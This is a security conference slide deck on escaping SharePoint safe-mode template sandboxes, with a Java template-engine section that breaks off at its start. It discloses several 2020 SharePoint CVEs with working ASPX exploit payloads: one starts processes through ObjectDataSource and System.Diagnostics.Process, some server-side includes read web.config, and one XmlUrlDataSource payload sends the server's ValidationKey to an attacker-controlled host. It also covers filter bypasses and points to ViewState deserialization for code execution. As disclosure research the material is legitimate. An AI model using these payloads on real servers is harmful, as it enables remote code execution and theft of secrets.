



# **Room for Escape:** **Scribbling Outside the** **Lines of Template Security**

**Alvaro Muñoz** @pwntester

*Staff Security Researcher*



**GitHub**

**Oleksandr Mirosh** @olekmirosh

*Security Researcher*



**MICRO  
FOCUS**  
**Fortify**

# Content Management Systems (CMS)

- A **CMS** is an application that is used to **manage web content**
- Allows multiple contributors to **create, edit and publish**.
- Content is typically stored in a database and displayed in a presentation layer based on a set of **templates**.
- Templates normally support a subset of programming language capabilities so they are normally **sandboxed**



# Our Research

- **What:**
  - .NET and Java based CMSs
- **Assumption:**
  - We can control Templates
- **Goal:**
  - Escape Template sandboxes



# Agenda

1. Introduction
2. .NET (SharePoint)
  - Introduction to SharePoint ASPX pages
  - Safe Mode
  - Breaking out of Safe Mode
  - Demo
3. Java
  - Engines and CMSs
  - Generic (object-based) Bypasses
  - Specific Engine Bypasses
4. Conclusions





# SharePoint

# SharePoint ASPX Pages

## Application Pages

- A.K.A. system pages
- implement server-side logic
- stored on file system
- **cannot** be changed by regular users
- processed as regular unrestricted ASPX files



VS



## Site Pages

- A.K.A. user-defined pages
- play role of “templates” for rendering dynamic content
- stored in content database
- can be customized by regular users
- processed in safe mode

# SharePoint ASPX Pages

File System




*SystemPage.aspx*

SPVirtualPathProvider


SPPageParserFilter

normal mode



*UserPage.aspx*

safe mode



Content DB



# SharePoint ASPX Pages

```
<%@ Page %>
```

directive

```
<%@ Import Namespace="System" %>
```

attribute in directive

```
<script runat="server">
    public string ServerSideFunction()
    {
        return "Hello World";
    }
</script>
```

server-side code block

```
<% Lb1.Text = "Hello, world!"; %>
```

embedded server-side code

```
<html>
```

```
<body>
```

```
<asp:Label runat="server" id="Lb1" />
```

server-side control

```
<asp:Label runat="server" id="Lb2"
```

```
Text="<%# ServerSideFunction%>" />
```

data-binding expression

```
<%-- server-side comments --%>
```

server-side comment

```
<!-- #include virtual = "/myapp/footer.inc" -->
```

server-side include directive


```
</body>
```

```
</html>
```

# SharePoint ASPX Pages

## Safe Mode for Site Pages

- Compilation: NO (CompilationMode = “Never”)
- Server-Side Code: NO
- Server-Side Includes from File System: NO
- Web Controls: ONLY from AllowList (SafeControls elements in web.config)
- ASPX Directives: ONLY from AllowList
- Attributes for most of ASPX Directives: ONLY from AllowList
- Many other potentially dangerous elements are blocked



# SharePoint ASPX Pages

Is there any place where *SPPageParserFilter* is not used?

- YES!
  - *TemplateControl.ParseControl(content);*
  - *TemplateControl.ParseControl(content, **true**);*
  - Filter is used at rendering time but not at design time.



# SharePoint ASPX Pages

Is there any place where *SPPageParserFilter* is not used?

- **YES!**

- *TemplateControl.ParseControl(content);*
- *TemplateControl.ParseControl(content, true);*
- Filter is used at rendering time but not at design time.




- **BUT!**

- *EditingPageParser.VerifyControlOnSafeList()* method is used for content verification for all such places in SharePoint server
- **ParseControl()** method never causes compilation
  - No server-side code or other attacks that require compilation
  - Only attacks with dangerous controls or directives are relevant



# Post-escape vectors



- **Unsafe Web Controls Vector 1:**
    - invocation of public method from arbitrary Type
- ObjectDataSource:**

```
<asp:ObjectDataSource SelectMethod="Start" TypeName="System.Diagnostics.Process"  
ID="DataSource1" runat="server" >  
  <SelectParameters>  
    <asp:Parameter Name="fileName" DefaultValue="calc" />  
  </SelectParameters>  
</asp:ObjectDataSource>  
<asp:ListBox DataSourceID = "DataSource1" ID="LB1" runat="server" />
```

# Post-escape vectors

- **Unsafe Web Controls Vector 2:**

- reading arbitrary XML file
  - *XmlDataSource* with *DataFile* attribute

```
<asp:XmlDataSource id="DataSource1" DataFile="/web.config" runat="server"
XPath="/configuration/system.web/machineKey" />
```

- *Xml* with *DocumentSource* attribute

```
<asp:Xml runat="server" id="xml1" DocumentSource="/web.config"/>
```

- **ASPX Server-Side Include (SSI) directive**

- reading arbitrary text file

```
<!--#include virtual="/web.config"-->
```

or

```
<!--#include file="c:/inetpub/wwwroot/wss/virtualdirectories/80/web.config"-->
```

# Post-escape vectors

## Arbitrary File Access to Remote Code Execution

- Unsafe Deserialization by ViewState
  - value of **ValidationKey** is required
    - can be found in **MachineKey** section from **web.config** file
    - can be present in internal SharePoint properties
- **YSoSerial.Net** tool can be used for payload generation



<https://github.com/pwntester/ysoserial.net>



# **Breaking out of Safe Mode**



# 1/5 Access to sensitive server resources

- Target:
  - Leak sensitive information
- Where to search:
  - Files
  - Logs
  - DB tables
  - Process Memory



# 1/5 Access to sensitive server resources

## CVE-2020-0974: Unsafe SSI in SharePoint

### Details

- ***EditingPageParser.VerifyControlOnSafeList()*** with ***blockServerSideIncludes = false*** during validation of ASPX markup:

```
// Microsoft.SharePoint.ServerWebApplication
bool IServerWebApplication.CheckMarkupForSafeControls(string Markup,
RegisterDirectiveManager regDirManager) {
...
    EditingPageParser.VerifyControlOnSafeList(Markup, regDirManager, this._spWeb, false);
...
}
```

- **webPartXml** parameter in **RenderWebPartForEdit** method of the Web Part Pages service is processed in Design mode

# 1/5 Access to sensitive server resources

## CVE-2020-0974: Unsafe SSI in SharePoint

### Exploitation

- Payload:

```
<%@ Register TagPrefix="WebPartPages" Namespace="Microsoft.SharePoint.WebPartPage"
Assembly="Microsoft.SharePoint, Version = 16.0.0.0, Culture = neutral,
PublicKeyToken = 71e9bce111e9429c" %>
<WebPartPages:DataFormWebPart runat="server" Title="T" DisplayName="N" ID="id1">
  <xsl>
    <!--#include file="c:/inetpub/wwwroot/wss/VirtualDirectories/80/web.config"-->
  </xsl> </WebPartPages:DataFormWebPart>
```

- Vulnerable WebAPI endpoint:
  - `http://<Site>/_vti_bin/WebPartPages.asmx`
- Result:
  - Content of **web.config** file with **ValidationKey**
  - Arbitrary code execution by Unsafe Deserialization (ViewState)

## 2/5 Abusing not-so-safe items from Allowlist

- Target:
  - Find allowed elements with potentially dangerous behavior
- Where to search:
  - List of allowed elements



## 2/5 Abusing not-so-safe items from Allowlist

### CVE-2020-1147: Unsafe deserialization in control from SafeControl list

#### Details

- ***Microsoft.SharePoint.Portal.WebControls.ContactLinksSuggestionsMicroView***

```
// Microsoft.SharePoint.Portal.WebControls.ContactLinksSuggestionsMicroView
protected void PopulateDataSetFromCache(DataSet ds) {
    string value = SPRequestParameterUtility.GetValue<string>(this.Page.Request,
    "__SUGGESTIONSCACHE__", SPRequestParameterSource.Form);
    using (XmlTextReader xmlTextReader = new XmlTextReader(new
    System.IO.StringReader(value)))
        ds.ReadXml(xmlTextReader);
}
```

- ***XmlSerializer*** with controlled Type in ***DataSet.ReadXml()***
  - <https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-JSON-Attacks-wp.pdf>

## 2/5 Abusing not-so-safe items from Allowlist

### CVE-2020-1147: Unsafe deserialization in control from SafeControl list

#### Exploitation


- ASPX page:

```
<%@ Page Language="C#" %>
<%@ Register tagprefix="mst" namespace="Microsoft.SharePoint.Portal.WebControls"
assembly="Microsoft.SharePoint.Portal, Version=16.0.0.0, Culture=neutral,
PublicKeyToken=71e9bce111e9429c" %>
<form id="form1" runat="server">
    <mst:ContactLinksSuggestionsMicroView id="CLSMW1" runat="server" />
    <asp:TextBox ID="SUGGESTIONSCACHE" runat="server"></asp:TextBox>
    <asp:Button ID="Button1" runat="server" Text="Submit" />
</form>
```

- Result:
  - Arbitrary code execution by unsafe deserialization

## 3/5 Abusing nested properties/attributes

- Target:
  - Write/Read sensitive configuration parameters
  - Write/Read sensitive information in server/application internals
- Where to search:
  - Anywhere user can specify names of properties or attributes for read or write access



publicdomainvectors.org

# 3/5 Abusing nested properties/attributes

- One level of properties/attributes is supported

Examples:

```
user.name, Menu.SelectedValue
```

- AllowList
  - can be relatively easy to verify
  - can be considered as safe after proper verification of AllowList elements
- BlockList
  - difficult to verify
  - potential ways for bypassing

- Nested properties/attributes are supported

Examples:

```
request.authuser.name, Menu.SelectedItem.Text
```

- Often only “starting point” is verified





# 3/5 Abusing nested properties/attributes

- One level of properties/attributes is supported

Examples:

```
user.name, Menu.SelectedValue
```

- AllowList
  - can be relatively easy to verify
  - can be considered as safe after proper verification of AllowList elements
- BlockList
  - difficult to verify
  - potential ways for bypassing


- Nested properties/attributes are supported

Examples:

```
request.authuser.name, Menu.SelectedItem.Text
```

- Often only “starting point” is verified
- Should not be considered as safe in this case
- It is not a tree! It is a network!

```
Menu.Page.ModelBindingExecutionContext.HttpContext.ApplicationInstance
```



# 3/5 Abusing nested properties/attributes

## CVE-2020-1069: Abusing write access to nested properties in SharePoint

### Details

- allowed control **WikiContentWebpart** passes user input into **ParseControl()**

```
// Microsoft.SharePoint.WebPartPages.WikiContentWebpart
protected override void CreateChildControls() {...
    Control obj = this.Page.ParseControl(this.Directive + this.Content, false);
```

- **VirtualPath** is defined from **Page.AppRelativeVirtualPath**

```
// System.Web.UI.TemplateControl
public Control ParseControl(string content, bool ignoreParserFilter) {
    return TemplateParser.ParseControl(content,
    VirtualPath.Create(this.AppRelativeVirtualPath), ignoreParserFilter); }
```

- **SPPageParserFilter** applies Safe Mode based on this **VirtualPath**
  - If we change **Page.AppRelativeVirtualPath** to the path of one of the Application Pages, Safe Mode will be disabled!

# 3/5 Abusing nested properties/attributes

## CVE-2020-1069: Abusing write access to nested properties in SharePoint Exploitation

- New value for ***Page.AppRelativeVirtualPath*** :

```
<WebPartPages:WikiContentWebpart id="Wiki01" runat="server"
  Page-AppRelativeVirtualPath="newvalue">
  <content>Unsafe ASPX markup</content>
</WebPartPages:WikiContentWebpart>
```

- BUT ***Page*** property is not assigned yet
- Solution: we can delay assignment by Data Binding:

```
<WebPartPages:WikiContentWebpart id="Wiki01" runat="server"
  Page-AppRelativeVirtualPath='<%# Eval("SomePropertyfromBindCtx") %>'>
  <content>Unsafe ASPX markup</content>
</WebPartPages:WikiContentWebpart>
```

# 3/5 Abusing nested properties/attributes

## CVE-2020-1069: Abusing write access to nested properties in SharePoint

### Exploitation

- Payload:

```
<asp:menu id="NavMenu1" runat="server">
  <StaticItemTemplate>
    <WebPartPages:WikiContentWebpart id="WikiWP1" runat="server"
Page-AppRelativeVirtualPath='<%# Eval("ToolTip") %>'> <content>
<asp:ObjectDataSource ID="DS1" runat="server" SelectMethod="Start"
TypeName="system.diagnostics.process" >
  <SelectParameters> <asp:Parameter Direction="input" Type="string" Name="fileName"
DefaultValue="calc"/></SelectParameters></asp:ObjectDataSource>
<asp:ListBox ID="LB1" runat="server" DataSourceID = "DS1" />
</content></WebPartPages:WikiContentWebpart>
</StaticItemTemplate>
<items><asp:menuitem text="MI1" ToolTip="/_layouts/15/settings.aspx"/></items></asp:menu>
```

- Result:
  - Arbitrary code execution



**DEMO**

**SharePoint**  
**(CVE-2020-1069)**

# 3/5 Abusing nested properties/attributes

## CVE-2020-1103: Abusing read access to nested properties in SharePoint Details

- ***ControlParameter***
  - binds value of public property from a different Control to SelectParameter
  - supports nested properties
- ***XmlUrlDataSource***
  - sends values of SelectParameters to attacker controlled server

## 3/5 Abusing nested properties/attributes

### CVE-2020-1103: Abusing read access to nested properties in SharePoint Details

- SharePoint Online servers use unattended configuration and configuration parameters include value of ***ValidationKey***
- Configuration parameters will be stored in ***SPFarm.InitializationSettings***
- Access ***ValidationKey*** value from allowed ***TemplateContainer*** control

```
this.Web.Site.WebApplication.Farm.InitializationSettings[MachineValidationKey]
```

# 3/5 Abusing nested properties/attributes

## CVE-2020-1103: Abusing read access to nested properties in SharePoint Exploitation

- Payload:

```
<%@ Page Language="C#" %>
<SharePoint:TemplateContainer ID="tc01" runat="server" />
<SharePoint:XmlUrlDataSource runat="server" HttpMethod="GET"
SelectCommand="http://attackersserver.com/LogRequests.php" id="DS1">
  <SelectParameters> <asp:controlparameter controlid="tc01"
PropertyName="Web.Site.WebApplication.Farm.InitializationSettings[MachineValidationKey]"
name="MachineValidationKey" />
  </SelectParameters> </SharePoint:XmlUrlDataSource>
<form id="form1" runat="server"> <asp:ListBox ID="ListBox1" runat="server"
DataSourceID = "DS1" /> </form>
```

- Result:
  - value of **ValidationKey**
  - Arbitrary code execution by Unsafe Deserialization (ViewState)



# 4/5 Security problems during conversion of values to expected Types

- Target:
  - Unsafe object instantiation
- What to search for:
  - Deserializers
  - JSON unmarshallers
  - TypeConverters
  - Custom converters
- Where to search:
  - Anywhere text or binary data is converted to an object
  - ... and Type/Class of this object is under our control



<https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-JSON-Attacks-wp.pdf>

## 4/5 Security problems during conversion of values to expected Types


**CVE-2020-1460:** [REDACTED]

- Problem affects a few Microsoft products
- Microsoft was not able to release fixes for all affected products
- Details will be published as soon as the problem is fixed in all products
- Result:
  - Arbitrary code execution

**CLASSIFIED**

# 5/5 Time-of-check to time-of-use problems

- Target:
  - Security control/filters bypass via TOCTOU
- Where to search:
  - Anywhere input value can be changed AFTER validation



# 5/5 Time-of-check to time-of-use problems

## CVE-2020-1444: TOCTOU in WebPartEditingSurface.aspx page

### Details

- Input validated by ***EditingPageParser.VerifyControlOnSafeList()***
- but after verification, we are able to remove certain substrings:

```
// Microsoft.SharePoint.Publishing.Internal.CodeBehind.WebPartEditingSurfacePage
internal static Regex tagPrefixRegex = new Regex("<%@ *Register
*TagPrefix=\"(? 'TagPrefix' [^\"]*)\" (? 'DllInfo'.*) %>", 9);
private static XElement ConvertMarkupToTree(string webPartMarkup)
{...
    MatchCollection matchCollection =
WebPartEditingSurfacePage.tagPrefixRegex.Matches(webPartMarkup);
    foreach (Match match in matchCollection)
    {
        webPartMarkup = webPartMarkup.Replace(match.Value, "");
    }
    ...
}
```

# 5/5 Time-of-check to time-of-use problems

## CVE-2020-1444: TOCTOU in WebPartEditingSurface.aspx page

### Exploitation

- 1 comment block for ***EditingPageParser.VerifyControlOnSafeList()***:

```
<!-- prefix --%<%@ Register TagPrefix="asp"
Namespace="System.Web.UI.WebControls" Assembly="System.Web,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a" %>>
<unsafe ASPX markup>
<!-- suffix --%>
```

- BUT 2 comments + ASPX markup for ***TemplateControl.ParseControl(content)***:

```
<!-- prefix --%>
<unsafe ASPX markup>
<!-- suffix --%>
```

# 5/5 Time-of-check to time-of-use problems


## CVE-2020-1444: TOCTOU in WebPartEditingSurface.aspx page

### Exploitation

- Payload:

```
<div id="cdataExample"><![CDATA[ <!-- prefix --%<%@ Register TagPrefix="asp"
Namespace="System.Web.UI.WebControls" Assembly="System.Web, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a" %>>
<asp3:ObjectDataSource ID="ODS1" runat="server" SelectMethod="Start"
TypeName="System.Diagnostics.Process" >
  <SelectParameters>
    <asp3:Parameter Direction="input" Type="string" Name="fileName" DefaultValue="calc"/>
  </SelectParameters>
</asp3:ObjectDataSource> <asp3:ListBox ID="LB1" runat="server" DataSourceID = "ODS1" />
<!-- suffix --%> ]]></div>
```

- Result:
  - Arbitrary code execution



# Java Template Engines

## Sandboxed Java Template Engines


FreeMarker

Velocity


JinJava


Pebble

## Java CMS-like systems











# **Generic Sandbox Bypasses**

## Context Inspection

